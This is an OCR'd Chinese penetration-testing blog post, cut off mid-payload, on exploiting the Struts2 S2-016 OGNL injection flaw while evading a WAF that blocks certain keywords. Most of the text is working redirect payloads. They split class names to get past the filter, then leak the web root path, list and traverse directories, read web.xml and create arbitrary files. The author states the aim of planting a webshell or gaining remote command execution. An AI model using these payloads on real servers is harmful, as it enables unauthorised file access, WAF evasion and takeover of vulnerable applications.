
struts2 绕过 waf 读写文件及另类方式执行命令

之前碰到过好几次 Struts2，都是 016，项目、众测都遇到过，每次都只是证明了一下存在，由于 waf 的存在，没有深入去利用，后续深入思考了一下，这里简单的记录下。

0x01 背景

xray 或者 Struts2 漏扫可以扫到网站存在 Struts2 漏洞



但是执行命令会发现直接 `Connection Reset` ，很明显是被 waf 拦截了

0x02 探究 waf 规则

一个一个删除关键字，发现拦截的关键字有三个： `Runtime` 、 `dispatcher`、`getRealPath`

- `Runtime` 很熟悉，执行命令一般都用这个，拦截了这个关键字，执行命令还是比较困难的
- `dispatcher` 比较陌生，查了资料以后发现是读取 Struts2 的请求对象中的关键字
- `getRealPath` 字面意思，获取真实路径

0x03 尝试突破

简单说一下思路，在绕过 waf 关键字的前提下进行读、写文件，如 webshell 落地；或者直接执行命令，如 CS 上线等。

- `dispatcher` 绕过，可以通过拼接进行绕过，部分代码如下:


```
#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletReq'+'uest')
```

读、写文件绕过

0x001 获取 web 目录

首先要绕过 `getRealPath` 关键字，可以使用 `req.getClass().getResource("/").getPath()` 进行绕过，payload 如下:


```
redirect:${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletReq'+'uest'),#resp=#con
text.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.setCharacterEncoding('U
TF-8'),#ot=#resp.getWriter (),#ot.print('web'),#ot.print('path:'),#ot.print(#req.getClass().getResource("/").getPa
th()),#ot.flush(),#ot.close()}
```



0x002 查看目录的文件并列举出来


读取当前目录的第一个文件名，payload 如下：

```
redirect:http://www.baidu.com${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletReq'+'uest'),#resp=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.setCharacterEncoding('UTF-8'),#ot=#resp.getWriter (),#ot.print('web'),#ot.print('path:'),#ot.print(new java.io.File(#req.getClass().getResource("/").getPath()).list()[1]),#ot.flush(),#ot.close()}
```



这里由于也没有进行深入研究 ognl 的迭代，所以直接在 `index` 累加了数字，payload 如下：

```
redirect:http://www.baidu.com${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletReq'+'uest'),#resp=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.setCharacterEncoding('UTF-8'),#ot=#resp.getWriter (),#ot.print('web'),#ot.print('path:'),#ot.print(new java.io.File(#req.getClass().getResource("/").getPath()).list()[1]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/").getPath()).list()[2]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/").getPath()).list()[3]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/").getPath()).list()[4]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/").getPath()).list()[5]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/").getPath()).list()[6]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/").getPath()).list()[7]),#ot.flush(),#ot.close()}
```




穿越目录列举文件

payload 如下:

```
redirect:http://www.baidu.com${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRe
q'+'uest'),#resp=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.se
tCharacterEncoding('UTF-8'),#ot=#resp.getWriter (),#ot.print('web'),#ot.print('path:'),#ot.print(new java.io.File
```

(#req.getClass().getResource("/../").getPath()).list()[1]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/../").getPath()).list()[2]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/../").getPath()).list()[3]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/../").getPath()).list()[4]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/../").getPath()).list()[5]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/../").getPath()).list()[6]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/../").getPath()).list()[7]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/../").getPath()).list()[6]),#ot.print('\n'),#ot.print(new java.io.File(#req.getClass().getResource("/../").getPath()).list()[8]),#ot.flush(),#ot.close()}




0x003 读取指定文件，危害升级——任意文件读取

payload如下：

```
redirect:http://www.baidu.com${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRe
q'+'uest'),#resp=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.se
tCharacterEncoding('UTF-8'),#ot=#resp.getWriter (),#bb0=new java.io.BufferedReader(new java.io.FileReader("/usr/lo
cal/apache-tomcat-7.0.57/webapps/ROOT/WEB-INF/web.xml")),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#o

t.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.prin
t(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb
0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb0.read
Line()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine
()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#ot.print(#bb0.readLine()),#o
t.flush(),#ot.close()}
```




由于是按行读取文件，所以也是比较机械的使用了 `readLine` 函数

0x004 写入指定文件，危害升级——任意文件写入

创建文件


```
redirect:http://www.baidu.com${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRe
q'+'uest'),#resp=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.se
tCharacterEncoding('UTF-8'),#ot=#resp.getWriter (),#bb0=new java.io.FileWriter("/usr/local/apache-tomcat-7.0.57/we
bapps/ROOT/WEB-INF/classes/message_ae.properties"),#ot.print(#bb0.getClass()),#ot.flush(),#ot.close()}
```



创建文件成功

后续又创建了一个 `message_aaa.properties` 文件，查看文件大小，payload 如下:


```
redirect:http://www.baidu.com${#req=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRe
q'+'uest'),#resp=#context.get('co'+'m.open'+'symphony.xwo'+'rk2.disp'+'atcher.HttpSer'+'vletRes'+'ponse'),#resp.se
tCharacterEncoding('UTF-8'),#ot=#resp.getWriter (),#bb0=new java.io.File("/usr/local/apache-tomcat-7.0.57/webapps/
